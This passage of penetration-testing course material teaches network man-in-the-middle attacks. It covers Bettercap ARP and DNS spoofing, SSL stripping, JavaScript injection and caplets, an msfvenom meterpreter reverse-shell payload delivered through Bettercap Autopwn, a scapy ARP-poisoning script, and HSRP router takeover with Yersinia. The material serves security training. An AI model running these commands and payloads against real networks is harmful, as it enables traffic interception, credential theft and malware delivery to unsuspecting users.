The functionality of the `ticker` module becomes interesting when you consider that Bettercap can also run shell commands following an exclamation mark. As an example, consider the need to keep tabs on a target system during an attack to ensure that it stays online and available. You could set the `ticker.commands` to clear the script, ping it, and then, if it is reachable, to send a message to the console, as shown here:

```

> ticker off
> set ticker.commands 'clear ; !ping -c 1 172.20.0.1 >/dev/null && echo Target is Reachable'
> set ticker.period 10
> ticker.on

```

Bettercap arp.spoof Commands

Command	Function
<code>set arp.spoof.targets IPs</code>	Specify a list of target IP addresses, comma-separated
<code>arp.spoof on</code>	Turn ARP spoofing on
<code>arp.spoof off</code>	Turn ARP spoofing off

```

> set arp.spoof.targets 172.16.0.105
> arp.spoof on
[20:05:44] [sys.log] [inf] Enabling forwarding.
[20:05:44] [sys.log] [inf] ARP spoofer started, probing 1 targets.

```

Bettercap automatically configures the attack platform OS features for the MitM attack (IP forwarding, disable conntrack, etc.)

Bettercap `arp.spoof` Commands

Bettercap's MitM attack functionality is implemented in the `arp.spoof` module. Set the parameter `arp.spoof.targets` to a comma-separated list of target IPs, or leave it blank to target all of the devices on the network.

When the `arp.spoof` module is started, Bettercap will automatically configure the OS features for the MitM attack (such as turning on IP forwarding on Linux systems).

Bettercap arp.spoof and net.sniff

```
> arp.spoof on
[06:02:26] [net.sniff.https] sni macbook.local > https://ss-prod-ue1-notif-2.aws.adobess.com
[06:02:28] [net.sniff.https] sni macbook.local > https://settings-win.data.microsoft.com
[06:02:34] [net.sniff.https] sni macbook.local > https://slack.com
[06:02:34] [net.sniff.https] sni macbook.local > https://downloads.slack-edge.com
[06:03:01] [net.sniff.mdns] mdns 172.16.0.10 : SRV query for Apple TV._airplay._tcp.local
[06:03:01] [net.sniff.mdns] mdns 172.16.0.10 : SRV query for 5855CA1D3CF1@Apple TV._raop._tcp.local
```

The Bettercap net.sniff module parses interesting information about network activity, including MDNS and TLS server name identification hostnames

Bettercap arp.spoof and net.sniff

We looked at the net.sniff module earlier, but the features of this module really shine when combined with the arp.spoof module. In the example on this page, the net.sniff module is running and arp.spoof is turned on for a network target. Once it is turned on, we see the victim (resolved as macbook.local by Bettercap) is browsing to HTTPS websites, including https://ss-prod-ue1-notif-2.aws.adobess.com, https://slack.com, and others.

Bettercap's net.sniff module is able to observe the hostnames and URLs for these browsing targets since it is parsing the Server Name Identification (SNI) field in the HTTPS request. The SNI information is sent unencrypted in all requests, necessary to support web server virtual host services over SSL/TLS.

Bettercap dns.spoof Commands

Command	Function
<code>dns.spoof on</code>	Turn DNS spoofing on
<code>dns.spoof off</code>	Turn DNS spoofing off
<code>set dns.spoof.address address</code>	Set the IP address to return for spoofed DNS answers
<code>set dns.spoof.domains domain</code>	Set a list of domain targets for DNS spoofing, comma-separated list
<code>set dns.spoof.all true false</code>	Perform DNS spoofing for all requests regardless of domain, hosts file
<code>set dns.spoof.hosts hostsfile</code>	Perform DNS spoofing only for the entries mapped in the specified hosts file

Bettercap dns.spoof Commands

In addition to ARP spoofing, Bettercap also offers DNS response spoofing services. Set the `dns.spoof.address` for the host that you want to receive client activity stemming from spoofed responses. Set `dns.spoof.domains` to a comma-separated list of all the domains you want to target for DNS spoofing, or set `dns.spoof.all` to `true` to spoof all DNS responses. Alternatively, you can target your attack by setting `dns.spoof.hosts` to a hosts file that uses a specific hostname-to-IP-address pairing (using the same configuration of the standard `/etc/hosts` file on UNIX systems).

Bettercap: Putting an Attack Together

Combine several of these commands together to implement a MitM attack with packet capture.

```
> net.recon on; sleep 30; net.recon off
> net.show

... examine recon output to choose the target

> set arp.spoof.targets 172.16.0.236
> set net.sniff.verbose false
> set net.sniff.output arpspoof.pcap
> net.sniff on
> arp.spoof on
```

Bettercap: Putting an Attack Together

In this module, we've looked at several features of Bettercap. Using Bettercap in an attack, we would combine several features together to perform network reconnaissance (active or passive) and then to start a MitM attack with a packet capture and monitoring intercepted network activity as it is forwarded by the attacker system.

In the example on this page, we start with data collection using active scanning and the `net . recon` module for 30 seconds (combining `net . recon on` and `net . recon off` with a `sleep` timer, separated by semicolons). After collecting the data, we use `net . show` to examine the identified hosts.

After identifying a desirable target at 172.16.0.236, we turn verbosity off for the `net . sniff` module (this causes Bettercap to send packet information to the event stream for parsed application layer data only, instead of sending an event for every forwarded packet). Next, we specify a libpcap output file for the packet capture and then we turn the `net . sniff` and `arp . spoof` modules on.

Fortunately, it is not necessary to retype these commands each time, as we'll see on the next page.

Bettercap Caplets

- Caplets are collections of Bettercap commands saved in a file
- Used to automate several commands, simplifying Bettercap's use
- Bettercap GitHub repository has a collection of user-contributed caplets (some simple, some complex)

```
$ cat sniff-local.cap
events.clear
set net.sniff.verbose false
set net.sniff.local true
set net.sniff.filter not arp and not udp port 53
net.sniff on
$ sudo bettercap -caplet sniff-local.cap
```

Bettercap Caplets

Bettercap *caplets* are collections of Bettercap commands saved in a text file. Caplets are used to automate several commands together, simplifying Bettercap's use.

In the example on this page, several commands are added to a text file named `sniff-local.cap`. This script clears the event queue and then sets several parameters (`net.sniff` verbosity off, `net.sniff.local` is true, which cause Bettercap to inspect traffic to and from the attacker system, and `net.sniff` filter set to ignore ARP and UDP port 53/DNS activity). Then the sniffer is turned on.

While simple, the concept of Bettercap caplets offers a lot of powerful functionality. The Bettercap GitHub repository has a collection of useful caplets designed by Simone Margaritelli and other contributors (<https://github.com/bettercap/caplets>); some are simple, and others are complex and represent what must be hundreds of development and testing hours.

To use a caplet, run Bettercap with the `-caplet` argument, as shown on this page. To run a caplet in an existing Bettercap instance, specify the full path to the caplet filename (omitting the `.cap` extension) or the name of the caplet if it is stored in the system-wide Bettercap caplet directory (typically `/usr/local/share/bettercap/caplets`).

Getting Bettercap Caplets

```

» caplets.update
[20:42:13] [sys.log] [inf] creating caplets install path /usr/local/share/bettercap/ ...
[20:42:13] [sys.log] [inf] downloading caplets from
https://github.com/bettercap/caplets/archive/master.zip ...
[20:42:14] [sys.log] [inf] installing caplets to /usr/local/share/bettercap/caplets ...
» caplets.show

```

Name	Path	Size
airodump	/usr/local/share/bettercap/caplets/airodump.cap	280 B
ap	/usr/local/share/bettercap/caplets/ap.cap	237 B
ap-config	/usr/local/share/bettercap/caplets/ap-config.cap	92 B
beef-active	/usr/local/share/bettercap/caplets/beef-active.cap	388 B
beef-passive	/usr/local/share/bettercap/caplets/beef-passive.cap	166 B
crypto-miner	/usr/local/share/bettercap/caplets/crypto-miner.cap	666 B
...		

Getting Bettercap Caplets

If you download and unzip the Bettercap binary distribution, you don't get the Bettercap caplets. To download the Bettercap caplets, run the `caplets.update` command (with internet access). Bettercap will download the current GitHub files and extract to the `/usr/local/share/bettercap/caplets` directory. Show the list of available caplets using the `caplets.show` command.

Fun Bettercap Caplets

Caplet	Feature
crypto-miner.cap	Deploy crypto-mining JavaScript in all HTTP requests
local-sniffer.cap	Use Bettercap as a local sniffer with protocol-filtering options
login-man-abuse.cap	Exploit browser built-in login managers to steal credentials
fb-phish.cap	Create a fake Facebook login page to collect credentials
rogue-mysql-server.cap	Impersonate and intercept MySQL server connections
simple-passwords-sniffer.cap	Capture any network activity with password= in the payload
stsoy.cap	Spoof all DNS responses for Microsoft and Google, serving up BeEF hooks
web-override.cap	Replace every unencrypted web page with a static page of the attacker's choosing

```
# bettercap -caplet /usr/local/share/bettercap/caplets/crypto-miner.cap
-eval "set arp.spoof.targets 10.10.10.102"
```

Fun Bettercap Caplets

A few of the more fun and interesting Bettercap caplets are shown on this page. Note that when you use a Bettercap caplet, it will target all devices on the network by default. You can override this default by specifying a list of targets with the `arp.spoof.targets` module, specified using the `-eval` command-line argument, as shown on this page.

Bettercap http.proxy and https.proxy Commands

Command	Function
<code>http.proxy on off</code>	Turn the HTTP proxy service on or off
<code>set http.proxy.sslstrip true</code>	Enable Sslstrip/Sslstrip2 features
<code>set http.proxy.script script.js</code>	Inject the JS file contents in every request
<code>set http.proxy.injectjs javascript</code>	Inject the specified JavaScript in every request
<code>https.proxy on off</code>	Turn on HTTPS proxy intercept
<code>set https.proxy.sslstrip true</code>	Turn on Sslstrip for HTTPS intercepted traffic
<pre> » https.proxy on [06:25:25] [sys.log] [inf] Generating proxy certification authority TLS key to /root/.bettercap-ca.key.pem [06:25:25] [sys.log] [inf] Generating proxy certification authority TLS certificate to /root/.bettercap-ca.cert.pem </pre>	

Bettercap http.proxy and https.proxy Commands

Many of the Bettercap caplets take advantage of the built-in HTTP and HTTPS proxy service through the `http` and `https` modules. Bettercap also includes support for the `Sslstrip` and `Sslstrip2` attacks to prevent users from accessing HTTPS websites through the `http.proxy.sslstrip` and `https.proxy.sslstrip` modules.

One of the most powerful features of the `http` and `https` modules is the ability to inject arbitrary JavaScript into HTTP sessions (naturally HTTP, or HTTP downgrade through `Sslstrip/Sslstrip2` attacks). The injected JavaScript can be specified as a script through the `http.proxy.script` parameter, or inline JavaScript with the `http.proxy.injectjs` parameter (similarly for the `https.proxy.script` and `https.proxy.injectjs` parameters).

When you start the Bettercap `https.proxy` for the first time, Bettercap will generate the proxy certificate authority (CA) certificate and private key. This CA certificate uses default values that can be overridden to customize the CA parameters, as shown here. The common name of the server certificate is populated based on the requested server URL.

```

https.proxy.certificate: '~/bettercap-ca.cert.pem'
https.proxy.certificate.bits: '4096'
https.proxy.certificate.commonname: 'Go Daddy Secure Certificate Authority - G2'
https.proxy.certificate.country: 'US'
https.proxy.certificate.locality: 'Scottsdale'
https.proxy.certificate.organization: 'GoDaddy.com, Inc.'
https.proxy.certificate.organizationalunit: 'https://certs.godaddy.com/repository/'
https.proxy.key: '~/bettercap-ca.key.pem'
https.server.certificate: '~/bettercap-https.cert.pem'
https.server.certificate.bits: '4096'
https.server.certificate.commonname: 'bettercap'
https.server.certificate.country: 'US'
https.server.certificate.locality: ''
https.server.certificate.organization: 'bettercap devteam'
https.server.certificate.organizationalunit: 'https://bettercap.org/'
https.server.key: '~/bettercap-https.key.pem'

```

Bettercap Autopwn

- Automatically replace downloaded files with a file of your choosing
 - HTTP or HTTPS (with Sslstrip or cert. replacement)
- Support for multiple platforms
 - Android, iOS, Linux, macOS, PlayStation PS4, Windows, Xbox
- Support for multiple filename extensions
 - Platform-specific: apk, ipa, deb, dmg, disc, exe, msi
 - Generic: pdf, jar, zip, docx, swf, rar, ...

```
# msfvenom -p windows/meterpreter/reverse_tcp lhost=172.16.0.215 lport=8080
-o /usr/local/share/bettercap/caplets/download-autopwn/windows/payload.exe
-f exe
```

Bettercap Autopwn

One of the impressive caplets for Bettercap is Bettercap Autopwn. The Autopwn caplet uses the MitM attack functionality to replace downloaded files with a file of your choosing. Suitable for HTTP and HTTPS attacks (with Sslstrip or a certificate replacement), Bettercap Autopwn supports multiple platforms, including Android, iOS, Linux, macOS, and Windows, and can deliver an attacker-chosen payload for many different platform-specific downloads (such as apk files for Android, ipa files for iOS, deb files for Linux, exe files for Windows, and so on). Bettercap can also deliver generic files for these platforms, such as pdf, jar, zip files, and more.

Bettercap Autopwn replaces the configured platform and filename extensions with a file dubbed the “payload,” which uses the name *payload* followed by the appropriate extension for the target file type (for example, *payload.exe*, *payload.pdf*, *payload.apk*, and so on). The payload file should be placed in the `/usr/local/share/bettercap/caplets/download-autopwn/platform` folder, where *platform* is the target platform name.

In the example on this page, we use the Metasploit `msfvenom` tool to generate a payload targeting a Windows victim as an EXE file, saved in the appropriate location for Bettercap to use with the Autopwn feature.

```
# ./bettercap -caplet /usr/local/share/bettercap/caplets/download-
autopwn.cap -eval 'events.ignore endpoint; set arp.spoof.targets
172.16.0.214; arp.spoof on'
bettercap v2.17 (type 'help' for a list of commands)

[06:51:34] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[06:51:34] [sys.log] [inf] Download Autopwn loaded.
...
[06:53:32] [sys.log] [inf]

Autopwning download request from 172.16.0.214

Found EXE extension in 172.16.0.234/updater.exe

Grabbing WINDOWS payload...
The raw size of your payload is 73802 bytes
The size of the requested file is 80120 bytes
Resizing your payload to 80120 bytes...

Serving your payload to 172.16.0.214...
```

Bettercap Autopwn Exploit

After generating the payload file and placing it in the Bettercap Autopwn Windows payload directory, we start Bettercap. Using the `-caplet` argument we specify the payload to the `autopwn.cap` module, also adding a few commands using the `-eval` argument to turn endpoint reporting off (making the console a little quieter), setting a target for the ARP MitM attack, and finally turning the ARP spoofing attack on.

In the output, we see that the victim at 172.16.0.214 attempts to download a file matching the list of known file extensions Bettercap can replace for this OS. Bettercap also identifies the download type as an EXE file from the browsed target, replacing `updater.exe` with the Meterpreter payload we generated previously. In order to make the attack more closely match what the victim might expect in the download, Bettercap pads the payload executable to match the downloaded target executable size before delivering the payload to the victim.

Bettercap Tips

Problem	Solution
Bettercap way too noisy on your console?	<code>events.ignore endpoint</code>
A little too noisy on your console?	<code>events.ignore endpoint.lost</code>
Need the latest Bettercap update?	<code>update.check on</code>
Forget what parameters are available in a module?	<code>get http.*</code>
Bettercap prompt unhelpful or too busy?	

```
10.10.10.0/24 > 10.10.10.100 » set $ {by}{fb}SENT:{fw}{net.sent.human} {fb}RECV:{fw}{net.received.human} {fb}PKTS:{fw}{net.packets} {r}ERR:{net.errors}{reset} {bold}» {reset}
SENT:0 B RECV:12 kB PKTS:73 ERR:0 »
SENT:0 B RECV:20 kB PKTS:116 ERR:0 » set $ » {reset}
»
```

Bettercap Tips

Bettercap can be daunting the first time you use it, but a few tips can help customize Bettercap in the way you want to use it.

First, you can adjust the events module to limit the amount of information displayed at the console. If you don't want to be alerted when Bettercap identifies a new endpoint, issue the command `events.ignore endpoint` (Bettercap still collects information, but doesn't display an event on the console). If you want to be notified when Bettercap identifies a new endpoint, but not when an endpoint is lost, issue the command `events.ignore endpoint.lost`.

Bettercap is under active development, with frequent new releases. To check for an update to Bettercap, issue the command `update.check on`.

Bettercap has a built-in help system that allows you to check the value of available parameters for a given module. To identify the available parameters and the settings for each parameter in a module, issue the command `get module.*` (for example, to see the parameters available in the http module, issue the command `get http.*`).

The Bettercap prompt can also be customized with the `set` command, followed by a dollar sign (\$) and one or more expandable parameters. Bettercap includes multiple color-coding options (`{by}` for background, yellow, `{fb}` for foreground, black, and so on) and can display the value of any parameter or tracked counter in the prompt, including the number of received packets (`net.received` or `net.received.human` for a briefer received counter), the number of sent packets (`net.sent`), and the number of errors (`net.errors`). In addition, Bettercap can display any parameter value in the prompt, allowing you to monitor Bettercap's configuration options. You can see a list of all of the Bettercap parameters by issuing the command `get *`.

Finally, Bettercap uses the variable `{reset}` to return the prompt to the terminal colors. This command is also implied but can be used in the middle of your prompt if needed. Bettercap's documentation on customizing the prompt is available at <https://www.bettercap.org/usage/#customizing-the-prompt>.

Alternative MitM Tools

- Sometimes Ettercap or Bettercap isn't the best choice
 - Bug in code
 - Side effects
- Often more appropriate to simplify MitM and separate from tampering
 - ARP poisoning: scapy
 - Tampering: mitmproxy
- Consider trying several tools, watching with Wireshark, looking for glitches

```
# arp-spoof -t 10.10.10.10 -r &
[1]
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-
port 8080
# mitmdump --replace :~q:MATCH:REPLACE:
```

Alternative MitM Tools

Sometimes Ettercap and Bettercap have programming glitches or side effects that complicate their use. At those times, it is usually better to simplify the attack rather than rely on an all-in-one tool. If we separate the ideas of ARP poisoning and tampering with the connection, we could reduce any complexity added to a tool which we do not need. For example, bettercap requires a gateway, and its ARP poison is a broadcast which will break proxy ARP features used by tools like a VPN bridge.

One tool to consider is mitmproxy. This tool can be used for a variety of MitM-like activities but does NOT assume it knows better than you on *how* it performs the MitM attack. Essentially, the attacker must direct traffic into the mitmproxy and then tell mitmproxy what to do.

The example shown is Dug Song's arpspoof utility that performs the actual poisoning. The mitmdump tool is "tcpdump equivalent command" for mitmproxy. Here, iptables will redirect TCP port 80 traffic into the proxy and replace the word MATCH with the word REPLACE in any HTTP request (~q) passing through the proxy.

Custom Hijacks

- Sometimes a tailored approach is best
 - Known attack tools easier to detect
 - Unneeded features complicate

Precision MitM
Only Client and Server are Victims

```
def trick(v2, v1):  
    send(ARP(op = 2, pdst = vic1IP, psrc = vic2IP, hwdst= v1))  
    send(ARP(op = 2, pdst = vic2IP, psrc = vic1IP, hwdst= v2))  
  
def mitm():  
    try:  
        vic1MAC = get_mac(vic1IP)
```

Custom Hijacks

While the arpspoof command does do its job quite well, maybe the tool is detected and blocked. By using a custom script or program, we could get precisely the features we need without the extra baggage. This script is an example of using python and scapy to become in the middle between two target hosts, much like ettercap, but without all of ettercap's bells and whistles.

This code snippet comes from the /lab/day1/http_hijack.py script on your Kali VM. It is written to precisely perform a MitM attack against only the client and server network adapters. It also performs a firewall redirect from port 80 into port 8080 for use with a transparent proxy later. You can examine that file now or review it along with the python and scapy material in 660.3.

Running the http_hijack.py Script

- This script prompts you for target information
 - Also performs a port redirect from 80-8080
 - For use with a transparent proxy
 - No unneeded features to complicate our attack

```
root@kali:~# cd /lab/day1
root@kali:/lab/day1# ./http_hijack.py
[*] Enter Desired Interface: eth0
[*] Enter Victim1 IP: 10.10.76.99
[*] Enter Victim2 IP: 10.10.10.70
```

Use Your Victim Win10 address
and Victim Web Server's address

Running the http_hijack.py Script

This script will prompt for adapter and IP addresses of both the client and server as victims. It will perform a precision ARP poison style attack to place your real MAC address in between both systems. It will also forward traffic passing through port 80 to port 8080 where you will be running a transparent proxy. If you wish to quit this script while it is running, a CTRL-C will be caught and the targets will be sent new ARP traffic, removing you from the middle.

```
root@kali:~# cd /lab/day1
root@kali:/lab/day1# ./http_hijack.py
[*] Enter Desired Interface: eth0
[*] Enter Victim1 IP: 10.10.76.99
[*] Enter Victim2 IP: 10.10.10.70
```

Mitmproxy + sslstrip

- Transparent proxy; rewrite HTTPS to HTTP
- Tamper with requests, responses, and automate
- See examples for ideas

```
root@kali:/lab/day1# mitmdump --mode transparent -s sslstrip.py
Loading script sslstrip.py
Proxy server listening at http://*:8080
10.10.76.99:49997: clientconnect
10.10.76.99:49997: GET http://10.10.10.70/
                << 200 OK 1.38k
10.10.76.99:49998: clientconnect
10.10.76.99:49997: GET http://10.10.10.70/styles.css
                << 200 OK 931b
10.10.76.99:49999: clientconnect
```

Mitmproxy + sslstrip

The mitmproxy tool is designed to perform protocol tampering, but assumes you've arranged the client to use this proxy already. We can use our separate `http_hijack.py` script with this tool acting as a transparent proxy to tamper with HTTP or HTTPS connections much like ettercap filters, ettercap plugins, and bettercap caplets.

The mitmproxy tool comes in three forms: a dynamic text interface (mitmproxy), a command line utility much like tcpdump (mitmdump), and a web-based gui (mitmweb is still considered a "beta" quality application). Connections can be directed into mitmproxy for tampering. Addons insert extra functionality for the tool, and there are example scripts that demonstrate further enhancements to the core mitmproxy functionality. You can see these example scripts on your Kali VM at `/usr/share/doc/mitmproxy/examples/`. This sslstrip functionality is similar to the original idea from Moxie Marlinspike and also implemented to some extent in both ettercap and bettercap.

The project homepage is at <https://mitmproxy.org/>. The project installers no longer include man pages, but you can read current documentation at <https://docs.mitmproxy.org/stable/>.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass

Manipulating the Network

Exercise: Ettercap MitM

Bettercap

HTTPS MitM

Routing Attacks

IPv6 for Penetration Testers

Exercise: IPv6 Attack

Exploiting the Network


Exercise: SNMP Enumeration

Bootcamp

Routing Attacks

Now we will look at how to gain a Man-in-the-Middle position by manipulating routing functionality.

HSRP



- Hot Standby Router Protocol
- Cisco mechanism for high-availability routers
- Primary router uses a virtual IP as the gateway
 - Responds to ARP requests for 00:00:0c:07:ac:XX (XX is the HSRP group ID)
- Regular multicast hello messages to 224.0.0.2 using UDP/1985
 - Lower priority routers pick up for virtual IP and MAC if the primary stops sending hello messages

HSRP


The Hot Standby Router Protocol (HSRP) is a Cisco-proprietary mechanism to ensure high availability across multiple routers. In an HSRP environment, a primary router and one or more secondary routers route traffic for downstream devices. All HSRP participating routers are configured with a common virtual IP address that is set as the gateway for client devices.

Using a single virtual MAC address of 00:00:0c:07:ac:XX, where XX is the multicast group identifier, the primary device takes on responsibility for responding to ARP requests and processing network traffic while sending regular HSRP hello messages using the multicast group 224.0.0.2 with a UDP payload on port 1985. If the secondary device fails to see a preconfigured number of the hello messages, it believes the primary router has failed and takes on the primary device role. Client devices do not know which router is handling their traffic, nor do they require any special configuration to handle a failover event.

HSRP uses the concept of priorities to set the order of priority for handling network traffic. The priority field is 8 bits in length, with a highest possible priority of 255. Priorities are set by the network administrator to designate the role of each HSRP router (primary, secondary, tertiary, and so on) when the network is set up.

HSRP Authentication

- By default, HSRP uses plaintext password authentication
 - Default password "cisco"
- Multicast hello messages include this credential



HSRP Authentication


By default, HSRP uses plaintext passwords for authentication, which are included in the HSRP hello messages. The default password for HSRP configurations is "cisco," unless otherwise specified by the network administrator, as shown on this slide.

Note that because the HSRP hello messages are sent to the multicast address 224.0.0.2, all nodes on the network receive these frames. It is not necessary for an attacker to mount a MitM attack to observe the presence of HSRP traffic and the HSRP authentication data.

HSRP does include support for MD5-based authentication using a shared secret across all devices using the following configuration syntax:

```
interface type number
standby [group-number] authentication md5 key-string key
```

HSRP MitM



- With the HSRP authentication key, attacker can become MitM
 - Send out HSRP hello messages with a higher priority
 - Legitimate primary router relinquishes MAC address in favor of attacker

1. Attacker sends HSRP hello messages to 224.0.0.2 with higher priority
2. Former primary and secondary routers become secondary and tertiary
3. Attacker changes his MAC address to 00:00:0c:07:ac:XX with the default gateway IP
4. Attacker becomes MitM ingress and egress, forwarding traffic to upstream routers or the downstream client

HSRP MitM

If an attacker can observe the authentication string used for HSRP, he can mount a MitM attack by exploiting HSRP and becoming the new primary router on the network. After observing HSRP hello messages from the primary device, the attacker can identify the authentication key and the priority of the active router. By impersonating an HSRP router, the attacker can have all network traffic redirected to himself:

1. Attacker sends HSRP hello messages with a higher priority than the observed primary router.
2. After observing the attacker's HSRP hello messages, the former primary and secondary routers are demoted to secondary and tertiary status, relinquishing responsibility for the network.
3. Next, the attacker changes his network card MAC address to 00:00:0c:07:ac:XX, replacing XX with the HSRP group address observed in the hello message, and uses the IP address of the default gateway.
4. Using the IP address of the default gateway, the attacker becomes a central point for all traffic on the network and MitM before forwarding the traffic to be delivered to one of the other HSRP routers. Periodically, the attacker sends HSRP hello messages on the network to maintain its position as the primary router.

Yersinia HSRP Attack

```

yersinia 0.7.1 by Slay & tomac - HSRP mode [17:49:41]
SIP      DIP      Auth      VIP      Iface  Last seen
10.10.10.2 224.0.0.2 cisco    10.10.10.254 eth0   13 Sep 17:47:41
10.10.10.1 224.0.0.2 cisco    10.10.10.254 eth0   13 Sep 17:47:41
10.10.10.2 224.0.0.2      192.168.1.1 eth0   13 Sep 17:47:41
10.10.10.2      3 Sep 17:47:40
10.10.10.2      3 Sep 17:47:37
10.10.10.2      3 Sep 17:47:41
10.10.10.2      3 Sep 17:47:40
10.10.10.2      3 Sep 17:47:40
10.10.10.2      3 Sep 17:47:40
10.10.10.2      3 Sep 17:47:41

      Attack Panel
No  DoS  Description
0   0    sending raw HSRP packet
1   1    becoming ACTIVE router
2   2    becoming ACTIVE router (MITM)

Total Packets Spoofing [X]
Those strange
HSRP Fields
Source MAC 0A
SIP 010.011.120.221 DIP 224.000.000.002 SPort 01985 DPort 01985
Version 00 Opcode 00 State 00 Hello 03 Hold 0A Priority FF
Group 00 Reserved 00 Auth cisco VIP 010.010.010.010
  
```

Yersinia HSRP Attack

Yersinia includes support for detecting the presence of HSRP traffic, revealing the source IP address of the router participating in the HSRP group, the virtual IP address, and the authentication credentials in use, as shown on this slide.

Press "g" to open the "Choose protocol mode" dialog; then scroll and press "Enter" on the HSRP protocol option to open the HSRP attack mode. After identifying HSRP traffic, select the target virtual IP you wish to exploit for a MitM attack and then press "x" to open the "Attack Panel" dialog, as shown. Selecting "1" will cause the attacker to become the active router but not forward traffic received, causing a DoS attack against all LAN users. Selecting "2" will implement the same attack, but the router will forward traffic to the selected HSRP member as well, creating a MitM attack.

VRRP

- Standards-based replacement for HSRP (RFC 3768, RFC 5798/IPv6)
- Similar in operation to HSRP
 - Virtual MAC address 00:00:5e:00:01:XX
 - Multicast group 224.0.0.18
- Not UDP-based; IP protocol 112
- 8-bit priority field; greatest priority is the network master
- No authentication or integrity checks

Similar vulnerability to HSRP, not supported by Yersinia

VRRP

In comparison to HSRP, the Virtual Router Redundancy Protocol (VRRP) is a standards-based protocol described in RFC 3768 and augmented in RFC 5798 for IPv6 networks. The operation of VRRP is similar to HSRP, where two or more routers share responsibility for a virtual IP address using the MAC address 00:00:5e:00:01:XX (where "XX" is the VRRP group). The multicast group 224.0.0.18 is used by the master to send keep-alive messages to other standby devices.

Unlike HSRP, VRRP does not use UDP as an IP payload, instead using IP protocol 112. An 8-bit priority field is used to identify the order in which the routers in the VRRP group take over responsibility for the virtual IP address.

Unlike HSRP, VRRP does not include any authentication or integrity checks. As such, all configurations of VRRP are vulnerable when an attacker observes VRRP keep-alive traffic on the LAN. However, Yersinia does not support a VRRP MitM attack. Fortunately, alternative attack tools are available.

Loki

- Python-based infrastructure attack tool focusing on Layer 3 protocols
- Mirrors Yersinia capabilities in some areas
 - Exceeds Yersinia in protocol support
- GUI only, Linux, FreeBSD, Windows
 - Difficult to install, several awkward dependency requirements
 - Limitations in Windows with raw packet TX




Loki

Loki is a Python-based infrastructure attack tool focusing on exploiting Layer 3 protocols. Loki reproduces some of the capabilities of Yersinia, but it also exceeds Yersinia's protocol support with an attractive GUI interface for Linux and FreeBSD systems.

At the time of this writing, Loki supports one or more attacks against the following protocols: ARP, HSRP, RIP, BGP, OSPF, EIGRP, WLCCP, VRRP, BFD, LDP, and MPLS. Installation is awkward when building from source, though the authors provide precompiled packages that can be installed with little difficulty for common Linux distributions. While a Windows version of Loki is available, several of the attack functions do not work reliably, likely due to limited raw packet injection capabilities associated with the Windows NDIS interface model.

You can download the Loki source or packages for several Linux distributions at <https://insinuator.net/tag/loki/>.

Loki VRRP MitM Attack



